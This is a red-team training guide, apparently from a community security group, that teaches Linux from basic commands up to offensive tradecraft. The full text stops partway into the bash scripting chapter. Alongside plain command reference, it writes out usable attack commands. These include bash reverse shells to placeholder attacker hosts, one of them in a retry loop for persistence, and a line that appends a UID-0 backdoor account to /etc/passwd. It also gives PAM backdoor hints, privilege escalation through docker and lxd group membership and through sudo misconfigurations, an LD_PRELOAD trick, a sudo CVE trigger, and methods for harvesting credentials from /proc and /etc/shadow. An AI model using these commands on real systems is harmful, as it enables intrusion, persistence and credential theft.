



LINUX FOR OFFENSIVE RED TEAMERS

The Complete Guide — Basics to Advanced
Commands, Techniques, Exploitation & Tradecraft

Exclusive — Completely Free on RedTeamGarage (RTG)

Author: Red Team Garage (RTG) | Version: v1.0 | License: Free for Community Use

About This Guide

Welcome to **Linux for Offensive Red Teamers** — the most comprehensive free Linux offensive security guide released by Red Team Garage (RTG). This guide covers everything from basic commands to advanced kernel exploitation, container escapes, and anti-forensics — with real-world commands, visual demonstrations, and practical examples throughout.

This guide is structured in three tiers:

- ◆ **BASICS (Chapters 1-6):** Architecture, filesystem, commands, permissions, users, processes — the foundation everything builds on
- ◆ **INTERMEDIATE (Chapters 7-12):** Bash scripting, networking, services, SSH, log analysis, security mechanisms — operational skills
- ◆ **ADVANCED (Chapters 13-18):** Privilege escalation, kernel exploits, persistence, container escapes, post-exploitation, anti-forensics — expert tradecraft

WARNING

DISCLAIMER: This guide is intended for authorized security testing and educational purposes only. Always obtain proper written authorization before testing any systems. Unauthorized access to computer systems is illegal. Red Team Garage does not condone any illegal activities.

TABLE OF CONTENTS

- 01** Linux Architecture & Kernel Internals
- 02** Linux File System Deep Dive
- 03** Command Mastery — Navigation & File Operations
- 04** File Permissions, Ownership & ACLs
- 05** Users, Groups & Authentication
- 06** Process & Job Management
- 07** Bash Scripting for Red Team Operations
- 08** Linux Networking & Firewalls
- 09** Service Management, Cron & Scheduled Tasks
- 10** Package Management & Software
- 11** Log Analysis & Forensics
- 12** Linux Security Mechanisms & Bypass
- 13** Privilege Escalation — Complete Methodology
- 14** Kernel Exploitation
- 15** Linux Persistence Techniques
- 16** Container Security — Docker & LXD Escape
- 17** Post-Exploitation & Data Exfiltration
- 18** Anti-Forensics & Stealth Operations

PART I — BASICS

Chapters 1-6 build your foundational Linux skills. Master these before moving to intermediate and advanced topics. These commands and concepts will be used in every single engagement.

Chapter 1: Linux Architecture & Kernel Internals

Understanding Linux architecture gives you a massive advantage during engagements. When you know how the kernel manages memory, processes, and permissions, you understand WHY privilege escalation techniques work — not just HOW to run them.

LINUX ARCHITECTURE — LAYERED VIEW

USER SPACE — Applications

Bash, Python, Nmap, Metasploit, Firefox, SSH Client, Custom Tools

GNU C LIBRARY (glibc)

System call wrappers: `open()`, `read()`, `write()`, `execve()`, `fork()`, `socket()`

SYSTEM CALL INTERFACE

~400+ syscalls — the ONLY gateway between user space and kernel

KERNEL SPACE

Process Mgmt | Memory Mgmt | VFS | Network Stack | Device Drivers

HARDWARE

CPU | RAM | Disk | NIC | USB | GPU

1.1 Why Architecture Matters for Red Teamers

- ◆ **Kernel Exploits:** Vulnerabilities in kernel space give you Ring 0 access — complete system control. DirtyPipe, DirtyCow, and PwnKit all exploit kernel-level flaws.
- ◆ **System Calls:** Every action (reading files, spawning processes, making network connections) goes through syscalls. EDR tools monitor syscalls — understanding them helps you evade detection.
- ◆ **User vs Kernel Space:** User space processes can't directly access kernel memory. Privilege escalation is about crossing this boundary.
- ◆ **Loadable Kernel Modules (LKMs):** Rootkits often use LKMs to hide processes, files, and network connections at the kernel level.

1.2 Kernel Version & Information

COMMAND / CODE

```
# Kernel version – check for known kernel exploits
uname -r           # 5.15.0-91-generic
uname -a           # Full kernel info
cat /proc/version  # Detailed version + compiler info
cat /proc/sys/kernel/osrelease

# System architecture
arch               # x86_64
dpkg --print-architecture # amd64 (Debian/Ubuntu)

# Kernel modules (loaded drivers)
lsmod              # List loaded modules
modinfo <module_name> # Module details
cat /proc/modules  # Raw module list

# Kernel parameters
sysctl -a          # All kernel parameters
sysctl -a | grep "ip_forward" # Check IP forwarding
```

PRO TIP

Always note the exact kernel version (uname -r). Cross-reference with [linux-exploit-suggester](#) or [searchsploit](#) to identify potential kernel exploits immediately.

1.3 Linux Distributions for Red Teamers

ATTACKER DISTROS vs TARGET DISTROS

Attacker Distributions

- Kali Linux (industry standard)
- Parrot Security OS
- BlackArch Linux
- Commando VM (Windows)
- Exegol (Docker-based)

Common Target Distributions

- Ubuntu Server / Desktop
- CentOS / RHEL / Rocky
- Debian
- Amazon Linux (AWS)
- Alpine (containers)

COMMAND / CODE


```
# Identify target distribution
cat /etc/os-release          # Modern standard
cat /etc/issue               # Login banner
cat /etc/*-release           # All release files
lsb_release -a               # LSB info (if available)
hostnamectl                  # Systemd-based systems

# Package manager tells you the distro family:
# apt / dpkg                 → Debian/Ubuntu family
# yum / dnf / rpm            → RHEL/CentOS/Fedora family
# pacman                     → Arch family
# apk                        → Alpine (containers)
# zypper                     → SUSE family
```

1.4 Boot Process Overview

Understanding the boot process helps with persistence (GRUB manipulation, init script backdoors) and forensics (identifying modified boot components).

LINUX BOOT PROCESS



WARNING

Physical access = root access. GRUB can boot into single-user mode (root shell without password) by editing boot parameters. Always encrypt disks and set a GRUB password in production.

Chapter 2: Linux File System Deep Dive

The Linux filesystem is a goldmine for red teamers. Credentials, configurations, SSH keys, database passwords, and sensitive data are scattered across well-known directories. Knowing exactly where to look saves enormous time during post-exploitation.

2.1 Filesystem Hierarchy Standard (FHS)

LINUX FILESYSTEM HIERARCHY

/ (Root)

Everything starts here — the top of the filesystem tree

/etc — Configuration Files

passwd, shadow, sudoers, ssh, crontab, hosts, network configs

/home — User Directories

SSH keys, bash_history, documents, credentials, .config files

/var — Variable Data

Logs (/var/log), web files (/var/www), databases, mail, spool

/tmp & /dev/shm — Temp Storage

World-writable staging areas — /dev/shm is RAM-based (no disk trace)

/proc & /sys — Virtual FS

Runtime kernel/process info — PID environ, cmdline, network stats

2.2 Critical Directories — Offensive Cheatsheet

```

# 
# CREDENTIAL & AUTHENTICATION FILES
# 
/etc/passwd          # User accounts (always readable – check for UID 0!)
/etc/shadow          # Password hashes (root only – PRIMARY target)
/etc/group            # Group memberships (docker? lxd? sudo?)
/etc/sudoers          # Sudo rules (NOPASSWD = instant privesc)
/etc/sudoers.d/       # Additional sudo rules (often overlooked)
/etc/login.defs       # Password policies (aging, min length)
/etc/pam.d/           # PAM auth modules configuration

# 
# SSH FILES (Critical for lateral movement)
# 
~/.ssh/id_rsa        # SSH private key (grab this!)
~/.ssh/id_ed25519    # Ed25519 private key
~/.ssh/authorized_keys # Who can log in as this user
~/.ssh/known_hosts   # Hosts this user has connected to (recon!)
~/.ssh/config        # SSH aliases with hosts, users, keys
/etc/ssh/sshd_config # SSH server config (root login? key auth?)

# 
# WEB APPLICATION CONFIGS (Database credentials!)
# 
/var/www/html/       # Apache/Nginx web root
/var/www/*/wp-config.php # WordPress DB credentials
/var/www/*/configuration.php # Joomla DB credentials
/var/www/*/env        # Laravel/Node.js env vars (API keys!)
/var/www/*/config/database.yml # Rails DB config
/opt/*/application.properties # Java Spring configs
/opt/*/appsettings.json # .NET configs

```

2.3 High-Value Files to Always Check

2.4 The /proc Filesystem — Process Intelligence

The /proc virtual filesystem exposes kernel and process information. It's incredibly valuable for extracting credentials, understanding running services, and gathering intelligence — all without installing any tools.

```

root@target:~# — Extracting secrets from /proc

root@target:~# cat /proc/self/status | head -5
Name:    bash
Umask:   0022
State:   S (sleeping)
Tgid:    1337

root@target:~# cat /proc/1234/envIRON | tr '\0' '\n'
HOME=/var/www
DB_PASSWORD=Sup3rS3cret!
API_KEY=sk-live-abc123def456
AWS_SECRET_ACCESS_KEY=wJalrXUtnFE...

root@target:~# cat /proc/1234/cmdline | tr '\0' ' '
python3 app.py --db-pass=MyDBp4ss!

```

```

# Process information mining
cat /proc/<PID>/environ | tr '\0' '\n' # Environment variables (CREDS!)
cat /proc/<PID>/cmdline | tr '\0' ' '  # Full command line (CREDS in args!)
cat /proc/<PID>/status                 # Process status, UID, GID
cat /proc/<PID>/maps                   # Memory mappings
ls -la /proc/<PID>/fd/                 # Open file descriptors
readlink /proc/<PID>/exe               # Actual binary path
cat /proc/<PID>/net/tcp                # Network connections for process

# System-wide information
cat /proc/net/tcp                    # All TCP connections (hex encoded)
cat /proc/net/arp                   # ARP table
cat /proc/net/route                 # Routing table
cat /proc/mounts                    # Mounted filesystems
cat /proc/cpuinfo                   # CPU info
cat /proc/meminfo                   # Memory info

```

WARNING

ALWAYS check /proc/PID/envIRON for every interesting process. Applications frequently store database passwords, API keys, cloud credentials, and tokens in environment variables. This is one of the most overlooked post-exploitation goldmines.

2.5 Special Filesystems

COMMAND / CODE

```
# /dev/shm – RAM-based tmpfs (NO DISK ARTIFACTS!)
ls -la /dev/shm/
cp payload.sh /dev/shm/          # Stage payloads here for stealth
# Files disappear on reboot – perfect for temporary operations

# /tmp – World-writable temp directory
ls -la /tmp/
# Sticky bit set – only owner can delete their files
# Common payload staging location (but leaves disk traces)

# /dev/null – Data black hole
command > /dev/null 2>&1          # Suppress all output

# /dev/tcp – Bash pseudo-device for networking
echo > /dev/tcp/10.10.10.5/80     # Port check without tools
bash -i >& /dev/tcp/ATK/4444 0>&1 # Reverse shell
```

Chapter 3: Command Mastery — Navigation & File Operations

These are the commands you'll use hundreds of times during every engagement. Speed and fluency with these commands is what separates efficient operators from slow ones. Practice until they're muscle memory.

3.1 Navigation & Directory Operations

```
COMMAND / CODE

# Navigation
pwd                # Print working directory
cd /etc            # Change to absolute path
cd ..              # Go up one level
cd ~               # Go to home directory
cd -               # Go to previous directory
cd /var/www && ls   # Chain commands

# Directory operations
mkdir -p /tmp/loot/creds/web # Create nested directories
rmdir empty_dir/            # Remove empty directory
rm -rf /tmp/old_scans/       # Remove directory + contents (CAREFUL!)

# Listing
ls -la                # Long format, all files (including hidden)
ls -lah               # Human-readable sizes
ls -latr              # Sort by time, oldest first
ls -laS               # Sort by size, largest first
ls -R /etc/cron*       # Recursive listing
tree -L 2 /var/www/    # Visual tree (2 levels deep)
```

3.2 File Operations

COMMAND / CODE

```
# Copying & Moving
cp file.txt /tmp/           # Copy file
cp -r /var/www/ /tmp/backup/ # Copy directory recursively
mv file.txt newname.txt     # Rename file
mv file.txt /tmp/           # Move file

# Creating & Viewing
touch newfile.txt           # Create empty file / update timestamp
echo "data" > file.txt       # Write to file (overwrite)
echo "more" >> file.txt      # Append to file
cat file.txt                # Display entire file
less file.txt               # Scrollable viewer (q to quit)
head -n 20 file.txt         # First 20 lines
tail -n 20 file.txt         # Last 20 lines
tail -f /var/log/auth.log   # Follow log in real-time

# File information
file suspicious_binary      # Determine file type
stat file.txt               # Detailed file metadata
wc -l file.txt              # Count lines
du -sh directory/           # Directory size
df -h                       # Disk space usage
```


COMMAND / CODE

```
# Basic grep
grep "password" /etc/config.conf          # Search in single file
grep -r "password" /var/www/ 2>/dev/null  # Recursive search
grep -ri "db_pass\|db_user\|db_host" /var/www/  # Multiple patterns
grep -i "password" file.txt              # Case-insensitive
grep -v "^#" /etc/ssh/sshd_config        # Exclude comments
grep -n "error" /var/log/syslog           # Show line numbers
grep -c "failed" /var/log/auth.log        # Count matches
grep -l "password" /etc/*.conf            # List files with matches only

# Regex patterns
grep -E "^root:" /etc/passwd              # Lines starting with root
grep -oE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' file # Extract IPs
grep -oE '[a-zA-Z0-9._%+~]+@[a-zA-Z0-9.-]+' file # Extract emails

# Recursive credential hunting (post-exploitation must-do!)
grep -rn "password\|passwd\|pwd\|secret\|token\|api_key" \
/var/www/ /opt/ /etc/ /home/ 2>/dev/null | head -50
```

PRO TIP

Combine find with grep for powerful credential discovery: `find / -name '*.conf' -exec grep -l 'password' {} \;` 2>/dev/null — finds all config files containing the word 'password'.

COMMAND / CODE

```
# Output redirection
command > output.txt           # Overwrite file with stdout
command >> output.txt          # Append stdout
command 2> errors.txt          # Redirect stderr only
command > output.txt 2>&1      # Redirect both stdout + stderr
command &> both.txt            # Shorthand for above
command 2>/dev/null           # Discard errors (ESSENTIAL!)

# Piping – chain commands
cat /etc/passwd | grep bash | cut -d: -f1 | sort
# ^ Extract users with bash shell, sorted alphabetically

nmap -sn 10.10.10.0/24 | grep "report" | awk '{print $5}'
# ^ Extract live host IPs from nmap ping sweep


# tee – display AND save simultaneously
nmap -sC -sV target -oN scan.txt 2>&1 | tee live_output.txt
# ^ See scan progress in real-time while saving to file

# Process substitution (advanced)
diff <(ls /dir1) <(ls /dir2)    # Compare directory contents
comm -23 <(sort file1) <(sort file2) # Lines only in file1
```

Chapter 4: File Permissions, Ownership & ACLs

Linux permissions are the foundation of its security model — and the most common source of privilege escalation vulnerabilities. Misconfigured permissions on scripts, binaries, and configuration files are found on nearly every Linux engagement.

4.1 Understanding Permission Bits



```
# Permission values: r=4 w=2 x=1
# Common permission sets:
chmod 755 script.sh      # rwxr-xr-x  Owner: full, Others: read+execute
chmod 700 secret.sh      # rwx-----  Owner only
chmod 644 file.txt       # rw-r--r--  Owner: rw, Others: read only
chmod 600 id_rsa         # rw-----  SSH private key (REQUIRED!)
chmod 777 file           # rwxrwxrwx  EVERYONE: full access (DANGEROUS!)
chmod 4755 binary        # rwsr-xr-x  Set SUID bit
chmod 2755 binary        # rwxr-sr-x  Set SGID bit

# Symbolic mode
chmod u+s binary         # Add SUID
chmod g+s directory      # Add SGID (inherit group ownership)
chmod o+t /tmp           # Add sticky bit
chmod u+x script.sh      # Add execute for owner
chmod a-w file.txt       # Remove write for all

# Ownership
chown user:group file    # Change owner and group
chown -R www-data:www-data /var/www/ # Recursive ownership change
chgrp developers file    # Change group only
```

4.2 Special Permissions — SUID, SGID, Sticky Bit

SPECIAL PERMISSION BITS — OFFENSIVE IMPACT

Permission Bit	Offensive Impact
• SUID (4xxx) — Runs as file owner • SGID (2xxx) — Runs with group privs • Sticky Bit (1xxx) — Restrict deletion	• #1 privesc vector — GTF0Bins! • docker/lxd/disk group = root • Protects /tmp files (normal)

4.3 SUID Exploitation — GTFOBins Reference

[illegible]

COMMAND / CODE

PRO TIP

Bookmark GTFOBins (gtfobins.github.io) — it's the definitive reference for exploiting SUID, sudo, and capabilities. Check every SUID binary you find against this database.

4.4 Access Control Lists (ACLs)

ACLs provide fine-grained permissions beyond the standard owner/group/others model. They're often overlooked during security audits and can hide unexpected access.

COMMAND / CODE

```
# View ACLs
getfacl /path/to/file           # Show ACL entries
getfacl -R /var/www/            # Recursive ACL listing

# Set ACLs
setfacl -m u:attacker:rw file   # Grant rw to specific user
setfacl -m g:hackers:rw file    # Grant rw to specific group
setfacl -x u:attacker file      # Remove ACL entry
setfacl -b file                 # Remove ALL ACL entries

# Find files with ACLs set
getfacl -R -s -p /etc/ 2>/dev/null | grep -B1 "user:"

# Why this matters for red teamers:
# - ACLs can grant access that standard 'ls -la' doesn't show
# - A file showing 'rwX-----' might still be readable by you via ACL
# - Look for the '+' sign in ls output: -rwX-----+ indicates ACL
```

4.5 umask — Default Permission Control

COMMAND / CODE

```
# Check current umask
umask                # e.g., 0022

# How umask works:
# Files:             666 - umask = default permissions
# Directories:       777 - umask = default permissions
# umask 0022: Files=644 (rw-r--r--), Dirs=755 (rwxr-xr-x)
# umask 0077: Files=600 (rw-----), Dirs=700 (rwx-----)

# Set umask (for current session)
umask 0077           # Restrictive — only owner has access

# Persistence (check these files for umask settings)
cat /etc/profile      # System-wide profile
cat /etc/bash.bashrc  # System-wide bashrc
cat ~/.bashrc         # User-specific bashrc
```

PART II — INTERMEDIATE

Chapters 5-12 develop your operational skills. These topics cover the tools and techniques you'll use daily during red team engagements — from bash scripting to SSH tunneling to log manipulation.

Chapter 5: Users, Groups & Authentication

Understanding user management is critical for privilege escalation, persistence, and credential harvesting. Linux stores user data in well-known files with well-defined formats — knowing how to read and manipulate them is essential.

5.1 /etc/passwd — User Account Database

```

root@target:~# — Analyzing /etc/passwd entries

root@target:~# cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
backdoor:x:0:0::/root:/bin/bash

# FORMAT: username:password:UID:GID:comment:home:shell
# UID 0 = ROOT! Check for non-root users with UID 0!
# 'x' in password field = hash is in /etc/shadow
# /usr/sbin/nologin or /bin/false = no interactive login

```

```

# Find users with shell access (potential targets)
cat /etc/passwd | grep -E '/bin/(ba)?sh$'
awk -F: '$7 !~ /nologin|false/ {print $1}' /etc/passwd

# Find users with UID 0 (root equivalents – backdoor detection!)
awk -F: '$3 == 0 {print $1}' /etc/passwd

# Find users with empty passwords (in rare cases)
awk -F: '$2 == "" {print $1}' /etc/passwd

# Count total users vs interactive users
echo "Total: $(wc -l < /etc/passwd)"
echo "Interactive: $(grep -c '/bin/bash\|/bin/sh' /etc/passwd)"

# Create backdoor user with root privileges (persistence)
echo 'backdoor:$(openssl passwd -1 password123):0:0::/root:/bin/bash' >> /etc/passwd

```

COMMAND / CODE

5.2 /etc/shadow — Password Hash Database

COMMAND / CODE

```
# Shadow file format:
# username:$TYPE$SALT$HASH:lastchanged:min:max:warn:inactive:expire

# Hash types:
# $1$ = MD5 (WEAK – cracks in seconds)
# $5$ = SHA-256 (moderate)
# $6$ = SHA-512 (common on modern systems)
# $y$ = yescrypt (newest, strongest)
# $2a$ = bcrypt (used by some systems)
# ! = locked account
# * = no password set / system account

# Extract hashes for cracking
cat /etc/shadow | grep -E '\$[0-9y]\$' | cut -d: -f1,2

# Unshadow (combine passwd + shadow for John/Hashcat)
unshadow /etc/passwd /etc/shadow > unshadowed.txt

# Crack with John the Ripper
john unshadowed.txt --wordlist=/usr/share/wordlists/rockyou.txt

# Crack with Hashcat
# SHA-512: -m 1800
hashcat -m 1800 hashes.txt /usr/share/wordlists/rockyou.txt
```

5.3 Groups & Dangerous Group Memberships

```

user@target:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo),999(docker)

user@target:~$ # Docker group = INSTANT ROOT!
user@target:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# cat /etc/shadow
root:$6$abc...:19000:0:99999:7:::

```

COMMAND / CODE

```

# Check current user's groups
id                                # Full identity info
groups                           # Group names only

# Dangerous groups (instant or near-instant privesc):
# sudo / wheel    → Can run commands as root
# docker          → Mount host filesystem in container = root
# lxd / lxc       → Container escape to root
# disk            → Raw disk access (read /etc/shadow directly)
# adm             → Read log files (credential hunting)
# video           → Access framebuffer (screenshot capture)
# shadow          → Read /etc/shadow directly
# staff           → Write to /usr/local (PATH hijacking)
# root            → Group root access

# Docker group → root (most common!)
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# LXD group → root
lxc init ubuntu:18.04 privesc -c security.privileged=true
lxc config device add privesc host-root disk source=/ path=/mnt/root
lxc start privesc
lxc exec privesc -- /bin/sh

# Disk group → read any file
debugfs /dev/sda1
cat /etc/shadow

```

5.4 sudo Configuration — The Keys to the Kingdom

COMMAND / CODE

```
# Check what you can run as sudo
sudo -l

# Common NOPASSWD entries (instant privesc!):
# (ALL) NOPASSWD: ALL                → Full root, no password
# (ALL) NOPASSWD: /usr/bin/vim       → vim → :!/bin/bash
# (ALL) NOPASSWD: /usr/bin/find      → find . -exec /bin/bash \;
# (ALL) NOPASSWD: /usr/bin/python3   → python3 → os.system('/bin/bash')
# (ALL) NOPASSWD: /usr/bin/env       → env /bin/bash
# (ALL) NOPASSWD: /usr/bin/awk       → awk 'BEGIN {system("/bin/bash")}'
# (ALL) NOPASSWD: /usr/bin/less      → less → !/bin/bash
# (ALL) NOPASSWD: /usr/bin/nano      → Ctrl+R → Ctrl+X → command
# (ALL) NOPASSWD: /usr/bin/man       → man → !/bin/bash
# (ALL) NOPASSWD: /usr/bin/tar       → tar cf /dev/null --checkpoint=...
# (ALL) NOPASSWD: /usr/bin/zip       → zip → -T -TT '/bin/bash #'

# LD_PRELOAD trick (if env_keep += LD_PRELOAD in sudoers):
# Compile malicious shared library that spawns root shell
# Run: sudo LD_PRELOAD=/tmp/evil.so /usr/bin/allowed_command

# Sudo version vulnerability check:
sudo --version
# CVE-2021-3156 (Baron Samedit): sudo < 1.9.5p2
# sudoedit -s '\ ' $(python3 -c 'print("A"*1000)')
```

WARNING

ALWAYS run 'sudo -l' immediately after getting a shell. It's the single most important post-exploitation command on Linux. Even restricted sudo entries can often be exploited via GTFOBins.

5.5 PAM — Pluggable Authentication Modules

PAM controls how Linux authenticates users. Understanding PAM helps with backdoor persistence, bypassing authentication, and understanding login mechanisms.

COMMAND / CODE

```
# PAM configuration files
ls -la /etc/pam.d/           # All PAM configs
cat /etc/pam.d/common-auth   # Authentication rules
cat /etc/pam.d/common-password # Password change rules
cat /etc/pam.d/sshd          # SSH authentication
cat /etc/pam.d/su            # su authentication

# PAM backdoor – add a universal password
# (requires root, extremely stealthy persistence)
# Add to /etc/pam.d/common-auth:
# auth sufficient pam_exec.so /tmp/backdoor.sh
# Or modify pam_unix.so to accept a master password

# PAM password policies
cat /etc/security/pwquality.conf # Password complexity
cat /etc/login.defs              # Password aging, UID ranges
```

Chapter 6: Process & Job Management

Understanding process management helps you identify running services, find credentials in process arguments, inject into processes, and hide your own activities.

6.1 Process Enumeration

```
user@target:~$ — Finding credentials in process arguments

user@target:~$ ps aux | grep -i 'pass\|pwd\|token\|secret'
mysql  1234  0.5  mysqld --user=mysql --password=Db_P@ss123
root   2345  0.1  python3 backup.py --api-key=sk-live-abc123
www    3456  0.2  node app.js DB_PASS=WebApp2024!

user@target:~$ cat /proc/1234/environ | tr '\0' '\n' | grep -i pass
MYSQL_ROOT_PASSWORD=Db_P@ss123
```

COMMAND / CODE

```
# Process listing
ps aux                # All processes with details
ps -ef               # Full format listing
ps aux --sort=-%mem | head -20  # Top 20 by memory usage
ps aux --sort=-%cpu | head -20  # Top 20 by CPU usage
ps -eo user,pid,ppid,cmd        # Custom columns

# Process tree (see parent-child relationships)
pstree -p             # Full process tree with PIDs
pstree -p | grep -A2 "apache\|nginx" # Find web server children

# Real-time monitoring
top                   # Basic monitor
htop                  # Interactive (if available)

# Credential hunting in processes
ps aux | grep -iE "pass|pwd|token|key|secret|cred"
ps -eo pid,cmd | grep -v grep | grep -iE "pass|pwd|token"

# Process environment variables (GOLDMINE!)
for pid in $(ls /proc/ | grep -E '^[0-9]+$'); do
    cat /proc/$pid/environ 2>/dev/null | tr '\0' '\n' | grep -iE "pass|pwd|token|key|sec..."
done 2>/dev/null
```

6.2 Background Jobs & Persistent Sessions

COMMAND / CODE

```
# Background execution
command &                # Run in background
nohup command &          # Survives terminal close
nohup ./long_scan.sh > /dev/null 2>&1 & # Silent background

# Job control
jobs                    # List background jobs
fg %1                  # Bring job 1 to foreground
bg %1                  # Resume job 1 in background
Ctrl+Z                # Suspend foreground process
kill %1                # Kill job 1

# tmux — essential for red team operations!
tmux new -s ops         # New named session
tmux ls                 # List sessions
tmux attach -t ops      # Reattach to session
# Inside tmux:
# Ctrl+B, C   = New window
# Ctrl+B, N   = Next window
# Ctrl+B, P   = Previous window
# Ctrl+B, %   = Vertical split
# Ctrl+B, "   = Horizontal split
# Ctrl+B, D   = Detach (keeps running!)

# Screen alternative
screen -S session_name # New session
screen -ls              # List sessions
screen -r session_name # Reattach
# Ctrl+A, D   = Detach
```

6.3 Signals & Process Control

COMMAND / CODE

```
# Signals
kill -l                # List all signals
kill PID               # SIGTERM (graceful shutdown)
kill -9 PID            # SIGKILL (force kill — cannot be caught)
kill -STOP PID         # SIGSTOP (pause process)
kill -CONT PID         # SIGCONT (resume process)
killall process_name   # Kill all instances by name
pkill -f "pattern"     # Kill by command pattern

# Useful: silently kill your own processes
kill -9 $(pgrep -f "nmap") 2>/dev/null # Kill all nmap instances

# Open files & connections per process
lsof -p PID            # All open files for a process
lsof -i                # All network connections
lsof -i :80            # Who's using port 80
lsof -i TCP:22         # SSH connections
lsof -u www-data       # Files opened by www-data user

# /proc shortcuts
readlink /proc/PID/exe # Actual binary path
ls -la /proc/PID/fd/   # File descriptors (open files)
cat /proc/PID/maps     # Memory map
```

Chapter 7: Bash Scripting for Red Team Operations

Bash scripting lets you automate repetitive tasks during engagements. You don't need to write production-quality code — you need quick, effective scripts that get the job done. This chapter covers the essential patterns you'll use in every engagement.

7.1 Script Fundamentals

```
#!/bin/bash
# Always start with shebang line ^^^

# Variables (no spaces around =)
TARGET="10.10.10.5"
PORT=445
WORDLIST="/usr/share/wordlists/rockyou.txt"

# String operations
echo "Scanning $TARGET on port $PORT"
echo "Target length: ${#TARGET}"
echo "${TARGET/10.10/192.168}"          # String replacement

# Command substitution
HOSTNAME=$(hostname)
IP=$(ip -4 addr show eth0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}')
DATE=$(date +%Y%m%d_%H%M%S)

# Arrays
PORTS=(21 22 80 443 445 3389 8080)
echo "Scanning ${#PORTS[@]} ports"
for port in "${PORTS[@]}; do
    echo "Port: $port"
done

# Read user input
read -p "Enter target IP: " TARGET
read -sp "Enter password: " PASSWORD  # Silent input
```

COMMAND / CODE

7.2 Conditionals & Logic

COMMAND / CODE

```
#!/bin/bash
# If/else
if [ -f "/etc/shadow" ]; then
    echo "[+] Shadow file exists"
    if [ -r "/etc/shadow" ]; then
        echo "[+] Shadow file is READABLE! Dumping..."
        cat /etc/shadow
    else
        echo "[-] Shadow file not readable (need root)"
    fi
fi

# File tests
[ -f file ]      # File exists (regular file)
[ -d dir ]       # Directory exists
[ -r file ]      # File is readable
[ -w file ]      # File is writable
[ -x file ]      # File is executable
[ -s file ]      # File is non-empty
[ -L file ]      # File is a symlink

# String tests
[ -z "$VAR" ]    # String is empty
[ -n "$VAR" ]    # String is not empty
[ "$A" = "$B" ]  # Strings are equal

# Numeric tests
[ $A -eq $B ]    # Equal
[ $A -ne $B ]    # Not equal
[ $A -gt $B ]    # Greater than
[ $A -lt $B ]    # Less than

# Logical operators
[ condition1 ] && [ condition2 ]  # AND
[ condition1 ] || [ condition2 ]  # OR
```

7.3 Loops — The Automation Engine

COMMAND / CODE

```
#!/bin/bash
# For loop — iterate over values
for ip in 10.10.10.{1..254}; do
    ping -c 1 -W 1 $ip &>/dev/null && echo "[+] $ip is alive" &
done
wait

# For loop — iterate over file lines
while IFS= read -r user; do
    echo "[*] Testing: $user"
    crackmapexec smb $TARGET -u "$user" -p 'Summer2024!'
done < users.txt

# For loop — iterate over command output
for port in $(nmap -sS --top-ports 100 $TARGET -oG - | grep -oP '\d+/open' | cut -d/ -f1...); do
    echo "[+] Open port: $port"
done

# While loop with counter
COUNT=0
while [ $COUNT -lt 10 ]; do
    echo "Attempt $COUNT"
    ((COUNT++))
done

# Infinite loop (useful for persistent connections)
while true; do
    bash -i >& /dev/tcp/ATTACKER/4444 0>&1
    sleep 60    # Retry every 60 seconds
done
```

7.4 Functions & Reusable Code

COMMAND / CODE

```
#!/bin/bash
# Define reusable functions

check_root() {
    if [ "$(id -u)" -ne 0 ]; then
        echo "[-] This script requires root privileges"
        exit 1
    fi
